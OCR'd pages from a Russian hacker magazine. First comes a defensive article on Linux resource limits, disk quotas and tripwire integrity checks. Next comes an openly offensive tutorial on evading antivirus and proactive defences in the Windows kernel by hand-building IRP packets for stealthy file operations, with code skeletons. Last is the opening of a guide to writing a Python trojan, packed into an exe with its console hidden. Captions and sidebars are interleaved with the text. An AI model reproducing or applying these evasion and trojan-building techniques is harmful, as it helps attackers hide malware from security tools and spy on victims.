Любая UNIX-система позволяет накладывать самые разнообразные ограничения на процессы пользователей. Это может быть максимальное количество открытых файлов, максимальное количество процессов, приоритет процессов и т.д. Также существуют дисковые квоты, предназначенные для ограничения занимаемого файлами пользователя пространства на диске. Правильная установка ограничений позволит запереть зловредные процессы в коробку, границы которой они не смогут нарушить, а следовательно, и навредить системе. Ограничения особенно эффективны против различных форк-бомб, плодящих бесконечное количество процессов и сжирающих память; программ, создающих массу файлов; decompression-бомб и тому подобных «приложений».

ОГРАНИЧИВАЕМ РЕСУРСЫ ПРОЦЕССОВ

Ограничения на процессы накладываются с помощью команды ulimit. Запусти ее с флагом '-a', чтобы увидеть текущие значения. Наиболее интересны для нас строки:

1. Строка «data seg size», флаг '-d'. Максимальный размер сегмента данных процесса. Обычно не ограничен, а это значит, что любой процесс может запросто отожрать сколько угодно оперативной памяти с помощью вызова malloc(). Трудно сказать, каким будет оптимальное значение: одни программы потребляют очень много памяти (например, Gimp, который хранит изображения, слои, историю и все остальное в сыром виде), другие обходятся пару килобайтами. Стоит попробовать значение 20480 (20 Мб) и наращивать его в случае необходимости.

2. Строка «file size», флаг '-f'. Максимально допустимый размер создаваемого файла. В большинстве систем значение не ограничено, а это значит, что любой пользовательский процесс способен создать файл, размер которого будет ограничен только лимитами, заложенными в файловую систему. Правильным значением будет размер порядка 8 Гб, указанный в блоках файловой системы (обычно 4 Кб).

3. Строка «open files», флаг '-n'. Максимальное количество одновременно открытых файлов. В большинстве настольных систем установлено в 1024, что очень разумно. Снятие ограничения приведет к тому, что процесс сможет открывать файлы до тех пор, пока система не впадет в ступор.

4. Строка «max user processes», флаг '-u'. Максимальное количество порождаемых пользователем процессов. Обычно значение не ограничено, благодаря чему самая простая форк-бомба может разгуляться на всю катушку. В то же время установка лимита может еще более усугубить ситуацию. Дело в том, что современное ядро Linux вполне способно выдержать действие форк-бомбы, оставаясь при этом отзывчивым, а значит, позволит пользователю открыть терминал и убить вредный процесс. Установив же ограничение, мы добьемся того, что во время действия форк-бомбы будет достигнут лимит процессов, и пользователь уже не сможет запустить терминал или выполнить любую другую команду.

В Linux предпочтительные значения ограничений можно указывать не только с помощью вызова команды ulimit, но и используя конфигурационный файл /etc/security/limits.conf, формат которого следующий:

```
<domain> <type> <resource> <value>
```

Где <domain> — это имя пользователя, @группа или символ '*' для всех. Столбец <type> — тип ограничения (soft, hard или '-' для обоих), <resource> — ограничиваемый ресурс, <value> — значение. Для перечисленных выше четырех ресурсов их имена для limits.conf будут выглядеть как data, fsize, nofile и nproc. Тип ограничения hard используется для указания максимального значения, которое пользователь вправе установить самостоятельно. Стоит сказать, что никакие комбинации ограничений не будут особенно эффективны против форк-бомб двойного действия, — их порождают процессы, каждый из которых отжирает память в бесконечном цикле. Приведу пример: ты устанавливаешь ограничение «data seg size», но оставляешь неограниченным «max user processes». Форк-бомба плодит процессы, и система остается доступной, но ровно до момента, пока ее процессы не сожрут всю доступную память, а момент наступит очень быстро (причем вне зависимости от значения «data seg size»!). Можно попытаться решить проблему, установив значение «data seg size» в 20480, а «max user processes» в 128, что достаточно жестко и, на первый взгляд, эффективно. Однако после запуска форк-бомбы ты получишь следующую картину: если бомба сможет породить хотя бы 100 процессов (допустим, что остальные 28 являются легальными), то общий объем съеденной памяти будет равен 100*20480/1024 = 2000 Мб, а доступ к системе окажется заблокированным. Поэтому, как ни крути, а финал один. Единственный выход: жесткие ограничения на «data seg size» и «max user processes», плюс постоянно открытый шелл с правами root (ограничения на процессы которого сняты).

УСТАНАВЛИВАЕМ КВОТЫ

Ограничения на объем занимаемого дискового пространства устанавливаются с использованием механизма квот, который может быть активирован только суперпользователем. Квоты эффективны против файловых и decompression-бомб, ставящих своей целью произвести DoS через попытку полного заполнения файловой системы.

```
#
#<domain>      <type>  <item>         <value>
#

#*              soft    core           0
#root           hard    core           100000
#*              hard    rss            10000
#@student       hard    nproc          20
#@faculty       soft    nproc          20
#@faculty       hard    nproc          50
#ftp            hard    nproc          0
#ftp            -       chroot         /ftp
#@student       -       maxlogins      4

# End of file
```

Файл /etc/security/limits.conf в Ubuntu

Поддержка квот реализована на уровне ядра, но для управления их установкой и снятием показаний предназначены специальные утилиты, обычно распространяемые в пакете quota. Поэтому сначала следует установить этот пакет:

```
$ sudo apt-get install quota
```

Далее переходим в однопользовательский режим:

```
$ sudo bash
# init 1
```

И добавляем к опциям монтируемых файловых систем слово usrquota в файле /etc/fstab:

```
/dev/sda2 /home ext3
defaults,usrquota 1 1
```

Перемонтируем /home, чтобы изменения вступили в силу:

```
# mount -o remount /home
```

Создаем файл квот, в котором будут храниться текущие ограничения:

```
# touch /home/aquota.user
# chmod 600 /home/aquota.user
```

С помощью команды quotacheck позволяем системе найти файлы квот и связать их с файловой системой:

```
#quotacheck
```

Запускаем edquota, чтобы настроить ограничения для указанного пользователя:

```
# edquota -u <пользователь>
```

Команда активирует редактор, используя который необходимо отредактировать настройки квот. Формат файла следующий: одна строка — одна файловая система. Строка разбита на разделенные пробелом и следующие друг за другом поля:

ПОЛЯ EDQUOTA

```
Filesystem — файловая система (имя
раздела, на котором она располага-
ется)
Blocks — количество блоков, исполь-
зуемых пользователем в данный момент
(блок равен одному килобайту)
Soft — мягкий лимит на количество
используемых блоков
Hard — жесткий лимит на количество
используемых блоков
Inodes — количество inode (файлов),
используемых пользователем
Soft — мягкий лимит на количество
inode
Hard — жесткий лимит на количество
inode
```

Исторически ядра UNIX позволяют задавать два ограничения для каждого пользователя: мягкое и жесткое. Сделано так, чтобы пользователь, превысивший мягкое ограничение, смог узнать об этом (получив сообщение в консоль) и успел принять меры по очистке своих каталогов перед тем, как истечет так называемый «период отсрочки», и мягкое ограничение превратится в жесткое. Само собой разумеется, что в современном мире подобный наивный подход не действует, поэтому жесткое ограничение обычно устанавливают в ноль, чтобы ограничение мягкое изначально становилось жестким, и пользователь не мог его превысить. Последуем этому примеру и мы. Ограничим самого себя 50 гигами (50 * 1024 * 1024 = 52428800), а максимальное количество файлов установим в 2000:

edquota -u xakep

```
Disk quotas for user xakep (uid
1001):
Filesystem blocks soft hard inodes
soft hard
/dev/sda2 2043743 52428800 0 162
2000 0
```

Поля blocks и inodes оставляем неизменными, а оба поля hard устанавливаем в 0. Выходим из однопользовательского режима, набрав:

```
# init 5
```

Это все. С лимитом на inode, конечно, придется повозиться перед тем, как ты найдешь оптимальное для себя значение, но отключать его тоже нельзя, ведь некоторые разновидности файловых бомб создают огромное количество пустых файлов, которые не занимают места на диске, но приводят к исчерпанию лимита inode самой файловой системы.

КОНТРОЛЬ ЦЕЛОСТНОСТИ СИСТЕМЫ


Контроль целостности системы представляет собой метод обнаружения разного рода троянов, вирусов и тому подобной нечисти, путем создания заведомо правильного снимка файловой системы и последующей сверки его с текущим состоянием ФС. Осуществлять контроль целостности можно и с помощью простых самописных скриптов, но для Linux уже давно доступна система tripwire, которая автоматизирует эту работу и сводит процент ложных срабатываний к минимуму.
Установить tripwire можно с помощью пакетного менеджера любого дистрибутива. Например, в Ubuntu это делается так:

```
$ sudo apt-get install tripwire
```

Сразу после установки начнется процесс конфигурирования, который будет выводить на экран информационные окна и задавать вопросы, на каж-

ТРИ СОВЕТА

1. Следи за правами доступа. Все важные системные файлы настроек должны быть доступны для чтения и записи только суперпользователю. К файлам твоего домашнего каталога должен иметь доступ только ты (права 600). Этого легко добиться, просто указав правильную маску прав доступа в ~/.profile или ~/.bashrc (umask 077).
2. Не помещай себя во множество разных системных групп вроде operator, audio и т.д. Это создает брешь в безопасности и наделяет тебя особыми полномочиями, которые могут быть использованы для западла.
3. Права root нужны только тогда, когда они действительно нужны. Не «сиди» под root'ом, не заходи в систему под root'ом, старайся не запускать команды от имени root. При необходимости используй sudo.



Такое окно увидит пользователь, попытавшийся войти в машину с заблокированным экраном

```
j1m@j1m-desktop:~$ sudo tripwire --init --cfgfile /etc/tripwire/tw.cfg --polfile /e
l --site-keyfile /etc/tripwire/site.key --local-keyfile /etc/tripwire/j1m-desktop-l
Please enter your local passphrase:
Parsing policy file: /etc/tripwire/tw.pol
Generating the database...
*** Processing Unix File System ***
### Warning: File system error.
### Filename: /usr/local/sbin
### No such file or directory
### Continuing...
### Warning: File system error.
### Filename: /var/lib/tripwire/j1m-desktop.twd
### No such file or directory
### Continuing...
The object: "/lib/init/rw" is on a different file system...ignoring.
The object: "/lib/modules/2.6.28-14-generic/volatile" is on a different file system
...ignoring.
### Warning: File system error.
### Filename: /etc/rc.boot
### No such file or directory
### Continuing...
### Warning: File system error.
### Filename: /root/mail
### No such file or directory
### Continuing...
### Warning: File system error.
### Filename: /root/Mail
### No such file or directory
```

Ошибки во время инициализации базы tripwire, файл политик придется править

дый из которых следует отвечать «Yes». В конце ты увидишь два приглашения к вводу пароля: site passphrase и local passphrase. Они оба используются для шифрования баз данных (снимков) и конфигурационных файлов, с той лишь разницей, что первый может быть использован сразу на нескольких машинах.
После завершения конфигурирования установи правильные права на файлы конфигурации и политики:

```
$ cd /etc/tripwire
$ sudo chmod 0600 tw.cfg tw.pol
```

Далее ты можешь открыть файл политик /etc/tripwire/tw.pol, чтобы изменить правила обработки некоторых файлов. В большинстве случаев менять ничего не придется, потому что разработчики дистрибутивов сами составляют надлежащие файлы политик. После закрытия редактора выполни следующую команду:

```
$ sudo twadmin --create-polfile --cfgfile ./tw.cfg \
        --site-keyfile ./site.key ./twpol.txt
```

Все, можно создать снимок файлов системы, который будет использоваться в качестве эталона во время поиска изменившихся файлов (в качестве пароля введи указанную во время установки «local passphrase»):

```
$ sudo tripwire --init --cfgfile \
  /etc/tripwire/tw.cfg \
  --polfile /etc/tripwire/tw.pol
  --site-keyfile /etc/tripwire/site.key \
  --local-keyfile /etc/tripwire/HOSTNAME-
local.key
```

Теперь можно выполнить пробную проверку:

```
$ tripwire --check
```

```
#
# Critical System Boot Files
# These files are critical to a correct system boot.
#
(
  rulename = "Critical system boot files",
  severity = $(SIG_HI)
)
{
        /boot                   -> $(SEC_CRIT) ;
        /lib/modules            -> $(SEC_CRIT) ;
}

(
  rulename = "Boot Scripts",
  severity = $(SIG_HI)
)
{
        /etc/init.d             -> $(SEC_BIN) ;
        /etc/rc.boot            -> $(SEC_BIN) ;
        /etc/rcS.d              -> $(SEC_BIN) ;
        /etc/rc0.d              -> $(SEC_BIN) ;
        /etc/rc1.d              -> $(SEC_BIN) ;
        /etc/rc2.d              -> $(SEC_BIN) ;
        /etc/rc3.d              -> $(SEC_BIN) ;
        /etc/rc4.d              -> $(SEC_BIN) ;
/etc/tripwire/twpol.txt [conf]                    123 0x7B [115,1][41%]
```

Файл политик tripwire

```
j1m@j1m-desktop:~$ ulimit -a
core file size          (blocks, -c) 0
data seg size           (kbytes, -d) unlimited
scheduling priority             (-e) 20
file size               (blocks, -f) unlimited
pending signals                 (-i) 16382
max locked memory       (kbytes, -l) 64
max memory size         (kbytes, -m) unlimited
open files                      (-n) 1024
pipe size            (512 bytes, -p) 8
POSIX message queues     (bytes, -q) 819200
real-time priority              (-r) 0
stack size              (kbytes, -s) 8192
cpu time               (seconds, -t) unlimited
max user processes              (-u) unlimited
virtual memory          (kbytes, -v) unlimited
file locks                      (-x) unlimited
j1m@j1m-desktop:~$
```

Дефолтовые значения ulimit в Ubuntu

Такие проверки станут происходить каждый день (пакет автоматически установил задание cron), а все отчеты об изменившихся файлах будет получать root на email.
Ясно, что tripwire начнет дико орать даже после легальной модификации файлов ОС (правка системных конфигов, установка пакетов и т.д.), поэтому после любого изменения системных файлов (включая файлы /root) следует обновлять базу:


```
$ sudo tripwire --update -Z low
```

Также есть специальная команда для обновления файла политик:

```
$ sudo tripwire --update-policy
    --cfgfile ./tw.cfg --polfile \
   ./tw.pol --site-keyfile ./site.key \
   --local-keyfile ./HOSTNAME-local.key \
   ./twpol.txt
```

ПОСТСКРИПТУМ

Как ты смог убедиться, защита от посягательств на твою систему не требует специальных знаний, использования секретных техник или глубокого понимания UNIX. Все сводится к умению держать ОС и себя под контролем и ряду простых правил, многие из которых описаны в статье.



▷ **info**

Для большей безопасности конфигурационные файлы и файлы политик tripwire следует хранить на Flash-брелке (и лучше в закриптованном виде).



▷ **warning**

Не устанавливай лимиты сразу для всех пользователей. Это может привести к сбоям системных утилит, в результате чего ОС перестанет загружаться.

АЛЕКСАНДР ЭККЕРТ ALEKSANDR-EHKKERT@RAMBLER.RU



ОБЛАМЫВАЕМ ПРОАКТИВКУ


ЭЛЕГАНТНЫЙ ОБХОД ПРОАКТИВНОЙ ЗАЩИТЫ НА УРОВНЕ НУЛЕВОГО КОЛЬЦА

В ОЧЕРЕДНОЙ СТАТЬЕ ИЗ НАШЕГО ЦИКЛА, ПОСВЯЩЕННОГО «НУЛЕВОМУ» КОДИНГУ, РЕЧЬ ПОЙДЕТ О ТОМ, КАК, ОБЛАДАЯ БАЗОВЫМИ ЗНАНИЯМИ КОДИНГА В НУЛЕВОМ КОЛЬЦЕ, СЕРЬЕЗНО ОЗАДАЧИТЬ РАЗРАБОТЧИКОВ ПРОАКТИВНЫХ СРЕДСТВ ЗАЩИТЫ (С ФАЙРВОЛАМИ МЫ УЖЕ РАЗОБРАЛИСЬ, ТЕПЕРЬ ПРИШЛА ИХ ОЧЕРЕДЬ).

Итак, драйвера мы писать уже умеем и, казалось, бы, вот оно — счастье! Но не тут-то было. Начинающие драйверописатели, как правило, дальше DbgPrint'а в ядре не заходят. Со временем, научившись более или менее работать с Native-функциями ядра, вдруг начинаешь хотеть чего-то большего. И вот, нарыв где-то на бескрайних просторах интернета код TDI-фильтра или функций работы с адресным пространством, радуешься, как ребенок. До тех пор, пока не узнаешь, что все твои усилия наперед известны антивирям, проактивкам и файрволам.
В настоящее время флагманы борьбы с малварью вкладывают очень значительные средства в разработку передовых программных решений (в первую очередь, ring0-based), которые представляют собой сложные программные комплексы. И поверь мне, их разработчики зря свой хлеб не едят. Да, в ядре позволено все, но чтобы это «все» реализовать, нужно иметь за плечами несколько лет усердного кодинга в нулевом кольце, знать отладку кода, анализ крэшдампов, а также принципы работы проактивных защит. Опыт показывает, что задача выживания в ядре сильно усложняется контролем критических ядерных процессов со стороны всяческих «watchdog'ов» — стражей, выявляющих малейшую активность в ядре ОС.
Для подобных проактивных защит, антивирусов и файрволов самый распространенный и зачастую единственный способ отследить телодвижения малвари в ядре — это перехват системных функций. К примеру, чтобы отследить создание и запуск процесса в ядре системы, чаще всего проактивные защиты перехватывают системную функцию ZwCreateProcess либо регистрируют свою callback-функцию PsSetCreateProcessNotifyRoutine. Точно также загрузка сторонних dll в адресное пространство процесса отслеживается через регистрацию callback-функции PsSetLoadImageNotifyRoutine, а запись в адресное пространство — перехватом CreateRemoteThread или ZwWriteVirtualMemory; вариантов множество. При этом перехват системных функций сводится либо к созданию «заглушки» для системной функции, либо к ее сплайсингу (встречается чаще). Это в том случае, если перехватываемая функция находится в таблице SSDT — KeServiceDescriptorTable, экспортируется ядром или одним из драйверов. Гораздо реже встречается перехват неэкспортируемых функций, адрес которых в ядре находится поиском определенной последовательности байт и вычисляется дизассемблером длин инструкций.
А раз выживать в ядре как-то надо, то приходится искать хитропопые способы заставить ядро выполнять то, что тебе нужно, при этом не попадаясь на удочку всяких проактивок.
Ниже я расскажу, как можно в ядре беспалевно организовать создание, открытие, чтение и запись файлов, да так, что ни одна из проактивных защит и носом не поведет!

О ЧЕМ РЕЧЬ?


Я не буду читать тебе лекции о мегасекретных функциях и особенностях ядра ОС Windows — обойдемся тем, что лежит на поверхности. Речь пойдет об основах коммуникационных взаимодействий в ядре — IRP-пакетах. IRP-пакет — это пакет запроса ввода/вывода (I/O Request Packet). Он является основной формой передачи информации между ядром, драйверами и пользовательскими приложениями. У каждого IRP-пакета есть так называемые коды MajorFunction и MinorFunction. Архитектура ядра Windows предусматривает 28 Major-кодов для IRP-пакета, их описание можно легко найти в библии системного разработчика С.Шрайбера «Недокументированные возможности Windows 2000». В Windows DDK почему-то описаны не все Major-коды, а только чаще всего встречающиеся, но, тем не менее, все существующие IRP-коды ты сможешь найти в хидере ntddk.h.
Кроме того, у IRP-пакета есть так называемые Minor-ные коды, которые более интересны и куда как более не документированы. К примеру, при коннекте на удаленный хост вызывающий процесс через библиотеку Winsock посылает драйверу TCPIP.SYS IRP-пакет с Major-кодом IRP_MJ_INTERNAL_DEVICE_CONTROL и Minor-ным кодом TDI_CONNECT. Для драйвера tcpip.sys это будет руководством к дальнейшим действиям.



ЖИЗНЕННЫЙ ПУТЬ IRP

Думаю, здесь особых проблем с восприятием возникнуть не должно. Вместе с тем, путь прохождения IRP-пакета по стеку драйверов невероятно тернист и непонятен для непосвященного взгляда, а разобраться в нем придется, если хочешь овладеть той техникой, которая здесь описывается, хотя бы в самых общих чертах. IRP-пакет обрабатывается драйвером и для его «захвата» (слово некорректно, но вполне подходит по смыслу) используется структура под названием IO_STACK_LOCATION. Эта структура жизненно необходима при работе с IRP-пакетами, и ни один драйвер, создающий или котролирующий IRP-пакеты, не обходится без ее использования. От себя добавлю — научиться правильно обрабатывать IRP-пакеты с выгодой для себя во время их прохождения в стеке драйверов — задача не из легких.
Жизненный цикл IPR-пакета начинается с его создания I/O менеджером (корректнее будет сказать, что IRP-пакет все же создается исполнительными модулями системы — ядром, драйверами и пр., I/O менеджер в данном случае — собирательное понятие). Новый IRP-пакет создается вызовом таких системных функций как IoBuildAsynchronousFsdRequest, IoBuildSynchronousFsdRequest, IoBuildDeviceIoControlRequest и IoAllocateIrp. Первые две функции предназначены для работы с файловой системой, однако ничто не помешает нам вызывать их напрямую. IoBuildDeviceIoControlRequest предназначен для создания IRP-пакетов с Major-кодом IRP_MJ_DEVICE_CONTROL и IRP_MJ_INTERNAL_DEVICE_CONTROL. IoAllocateIrp создает IRP-пакет любого типа.
Если привести аналогию, то IRP-пакет сродни SMS-ке, посредством которой ты можешь общаться со своими друзьями и давать им какие-либо указания. Так, стоит послать SMS другу насчет совместного распития пива или девушке для более интересного времяпрепровождения — эта же SMS станет для них направлением к действию. Ситуация с IRP-пакетами в ядре полностью аналогична — к примеру, чтобы создать файл, нужно послать драйверу файловой системы определенный IRP-пакет, получив который, он (т.е. драйвер) файл и создаст, основываясь на тех данных, который IRP-пакет принес с собой. Функция CreateFile и ее «заглушка» в ntdll.dll — NtCreateFile сводятся именно к созданию такого пакета и передаче его драйверу ФС.
Чтобы поглубже разобраться со структурой и прохождением различных IRP-пакетов в системе, можно воспользоваться замечательной утилитой IRPTrace (которую я бережно выложил на диск). Она позволяет проконтролировать прохождение IRP-пакетов по всем устройствам, зарегистрированным в Windows, и является незаменимой, если хочешь быть в теме.
Так что же нам помешает, не вызывая таких функций, как ZwCreateFile/ZwReadFile/ZwWriteFile, собственными ручками создать необходимый IRP-пакет и отправить его на исполнение? Ровным счетом ничего!





▹ **info**
Для лучшего усвоения темы настоятельно рекомендую к прочтению книгу Уолтера Оуни «Использование Windows Driver Model»; ее ты также сможешь найти на диске.



▹ **dvd**
На диске ты найдешь программную реализацию драйвера, обладающего функциональностью, описанной в статье, а также драйвер, позволяющий снять хуки, установленные поверх SSDT.




▹ **links**
Качаем последнюю версию WinDbg — незаменимого отладчика и анализатора крэшдампов — http://msdl.microsoft.com/download/symbols/debuggers/dbg_x86_6.11.1.404.msi.

Type		Size	
MdlAddress			
Flags			
AssociatedIrp			
ThreadListEntry			
IoStatus			
RequestorMode	PendingReturned	StackCount	CurrentLocation
Cancel	CancelIrql	ApcEnvironment	AllocationFlags
UserIosb			
UserEvent			
Overlay			
CancelRoutine			
UserBuffer			
Tail			

СТРУКТУРА IRP-ПАКЕТА

Вероятно, ты подумаешь, что для контроля за созданием и пересылкой IRP-пакетов разработчики проактивных защит могут организовать их перехват. Теоретически это возможно, однако перехват даст непосильную нагрузку на антивирус, который окажется похороненным под лавиной IRP-пакетов, потому что таких в системе ежесекундно создается несколько сотен, если не тысяч, и проконтролировать их все — задача малореальная. Этим мы и воспользуемся — не вызывая системных функций мы ручками создадим нужный нам IRP-пакет,



ДЛЯ ИЗУЧЕНИЯ IRP-ПАКЕТОВ В ПРИРОДЕ ТЕБЕ ПОНАДОБИТСЯ IRPTRACE

наделим его необходимой функциональностью и заставим систему его переварить!

STEALTH-СОЗДАНИЕ И ЧТЕНИЕ ФАЙЛА

Для того чтобы создать файл, не вызывая Native-функции ядра ZwCreateFile (или реже — IoCreateFile), мы будем следовать очень упрощенному алгоритму:

1) Вызовом функции ObCreateObject с параметрами KernelMode и IoFileObjectType создадим основу файла — пустую структуру FILE_OBJECT.

2) Заполним поля созданной структуры нужными нам значениями.

3) Вызовом IoAllocateIrp создадим и заполним IRP-пакет с флагом IRP_CREATE_OPERATION и IRP_SYNCHRONOUS_API.

4) Вызовом системной функции SeCreateAccessState определим права доступа для создаваемого файла.

5) Создадим стек для IRP-пакета с параметром MajorFunction, равным IRP_MJ_CREATE, и отправим IRP-пакет драйверу на исполнение.

Вот примерный скелет кода, реальный код ты можешь найти на диске:

СОЗДАЕМ ФАЙЛ ЧЕРЕЗ IRP-ПАКЕТ

```
pIrp = IoAllocateIrp(DeviceObject->StackSize, FALSE);
status = ObCreateObject(KernelMode, *IoFileObjectType,
      &objectAttributes, KernelMode, NULL,
      sizeof(FILE_OBJECT), 0, 0,
      (PVOID *)&fileObject);
(...)
fileObject->Type = IO_TYPE_FILE;
(...)
irp->Flags |= IRP_CREATE_OPERATION |
      IRP_SYNCHRONOUS_API;
status = SeCreateAccessState
      (&accessState, &auxData, DesiredAccess,
IoGetFileObjectGenericMapping());
(...)
stack = IoGetNextIrpStackLocation(irp);
stack->MajorFunction = IRP_MJ_CREATE;
(...)
status = IoCallDriver(DeviceObject, irp);
```

Чтение файла выглядит немного проще. При чтении файла нам понадобится указатель на FILE_OBJECT для того файла, который нужно прочесть. Опять-таки создадим пустой IRP-пакет, далее — вызовом IoAllocateMdl выделим кусок памяти под те данные, что мы будем читать. Заполним IRP-пакет нужными значениями, не забыв указать флаг пакета, равный IRP_READ_OPERATION. Создадим стек с полем MajorFunction, равным IRP_MJ_READ, и отправим пакет на выполнение. Вот и все!

ПИШЕМ В ФАЙЛ

Единственное отличие от чтения файла будет во флагах, которые нужно назначить IRP-пакету — для записи в файл нам нужен флаг IRP_WRITE_OPERATION.

ПИШЕМ В ФАЙЛ ЧЕРЕЗ СОЗДАНИЕ IRP-ПАКЕТА:

```
pIrp = IoAllocateIrp(deviceObject->StackSize, FALSE);
pIrp->MdlAddress = IoAllocateMdl(Buffer, Length,
      FALSE, TRUE, NULL);
(...)
MmBuildMdlForNonPagedPool(pIrp->MdlAddress);
(...)
pIrp->Flags = IRP_WRITE_OPERATION;
(...)
stack = IoGetNextIrpStackLocation(pIrp);
stack->MajorFunction = IRP_MJ_WRITE;
(...)
status = IoCallDriver(deviceObject, pIrp);
```

Для полноты открывающейся взору картины могу добавить, что в драйвере новичку может встретиться незнакомая на вид функция — IoSetCompletionRoutine. Она регистрирует особый обработчик — IoCompletion, который будет вызван, когда следующий по уровню драйвер закончит обработку нужного нам IRP-пакета. В нашем случае эта функция нужна, если мы хотим увидеть и проконтролировать выполнение нашего IRP-пакета после прогулки по стеку драйверов.

ПИШЕМ В ФАЙЛ

До смешного просто выглядит в ядре удаление файла — все, что нам нужно, это вызвать функцию IoSetInformation с переданными ей параметрами структуры FILE_DISPOSITION_INFORMATION. Правда, справедливости ради, надо сказать, что многие «файловые файрволы», как их любят называть, ставят фильтры на устройства файловой системы, и подобный трюк для них — ерунда.

```
FILE_DISPOSITION_INFORMATION fdi;
status = ObReferenceObjectByHandle(FileHandle,
      0,*IoFileObjectType, KernelMode,
      &fileObject, NULL);
deviceObject = IoGetRelatedDeviceObject(fileObject);
fdi.DeleteFile = TRUE;
status = IoSetInformation(fileObject,
FileDispositionInformation,
      sizeof(FILE_DISPOSITION_INFORMATION), &fdi);
```

ЗАКЛЮЧЕНИЕ

Таким же нехитрым образом можно вполне успешно совершать множество действий в ядре и обойтись без вызова основных системных функций. Это позволит довольно безопасно существовать, а главное — выживать в ядре операционной системы, не привлекая внимания бдительных стражей — антивирей и проактивных защит.

Ты можешь спросить: «а как же запись в адресное пространство процесса, являющегося основой удаленного внедрения кода? Каким образом можно добиться этого, не привлекая внимания антивирей и проактивок?». «Неразрешимых задач нет, — отвечу я. — Из этой ситуации можно выйти, задумавшись о перезаписи или подмене PTE для нужного процесса». Именно так, к примеру, работает руткит ShadowWalker. Не бойся экспериментировать, удачного компилирования и да пребудет с тобой Сила!

РОМАН «PREDIDENTUA» ХОМЕНКО HTTP://TUTAMC.COM



ТРОЯН НА PYTHON

ОСНОВЫ ЗЛОВРЕДНОГО КОДИНГА НА PYTHON'Е ПОД WINDOWS 7

ДА ВИНЧИ СКАЗАЛ: «СУЩЕСТВУЕТ ТРИ РАЗНОВИДНОСТИ ЛЮДЕЙ: ТЕ, КТО ВИДЯТ; ТЕ, КТО ВИДЯТ, КОГДА ИМ ПОКАЗЫВАЮТ; И ТЕ, КТО НЕ ВИДЯТ». ПРИМЕНИТЕЛЬНО К НАШЕМУ ВРЕМЕНИ Я БЫ ЕЩЕ ДОБАВИЛ ГРУППУ: «ТЕ, КТО ВИДЯТ ВСЕ, КОГДА ИМ НУЖНО». ЧТОБЫ В НЕЕ ВСТУПИТЬ, НУЖНО УМЕТЬ ПОЛУЧАТЬ ЛЮБУЮ ИНФОРМАЦИЮ — ЭТО УМЕНИЕ МЫ И БУДЕМ СЕГОДНЯ РАЗВИВАТЬ С ПОМОЩЬЮ PYTHON.

Выбор языка для троян-кодинга — тема для вечных холиваров. Хардкорщики кричат, что лишь на Asm'е пишется что-то нормальное. Группа полу-хардкорщиков молится на Си. Поклонники практически покойного Delphi тоже не отстают.

По большому счету, каждый из них прав, ведь всегда найдется задача, для которой конкретный язык подойдет идеально. В трояностроительном цеху Python'у также нашлось место, но пока оно ограничено лишь мобильными девайсами. Оно и понятно, ведь для запуска скрипта нужен интерпретатор, который у жертв на «большом компьютере» обычно не бывает установлен. Кстати, не проблема — эту трудность мы с тобой сможем превозмочь. Кроме этого, нужно понимать, что Python'новский троян целесообразно использовать лишь для точечных атак. К примеру, для решения задачи типа «1 девчонка типа «блондинка» + одна аська типа qip» :).

PYINSTALLER

На сайте http://pyinstaller.org хостится важнейшая для нас на сегодня тулза. Она представляет собой набор скриптов, которые позволяют из обычного py-скрипта сделать exe-шник. Скачивай ее с сайта или с диска и давай потестим. Допустим, ты распаковал ее на диск D:. Конфигурируем:

```
D:\pyinstaller> Configure.py
```

Теперь для теста в папке D:\test\ создай питоновский скрипт test.py:

```
print "OK"
open("ok.txt", "w").write('ok')
```

Создание exe-шника проходит в два этапа. Сначала скриптом Makespec.py записывается файл «spec» с параметрами «компиляции», а затем — скрипт Build.py создает непосредственно экзешник. Скрипт Makespec.py, кроме пути к py-файлу принимает много разных параметров, но нам важны лишь эти:

- «F», на выходе получим один лишь exe-шник;
- «w», не показывать консоль, без этого параметра по умолчанию программа запускается с консольным окном;
- «X», использовать UPX для сжатия exe;
- «--icon=file.ico», использовать указанную иконку.

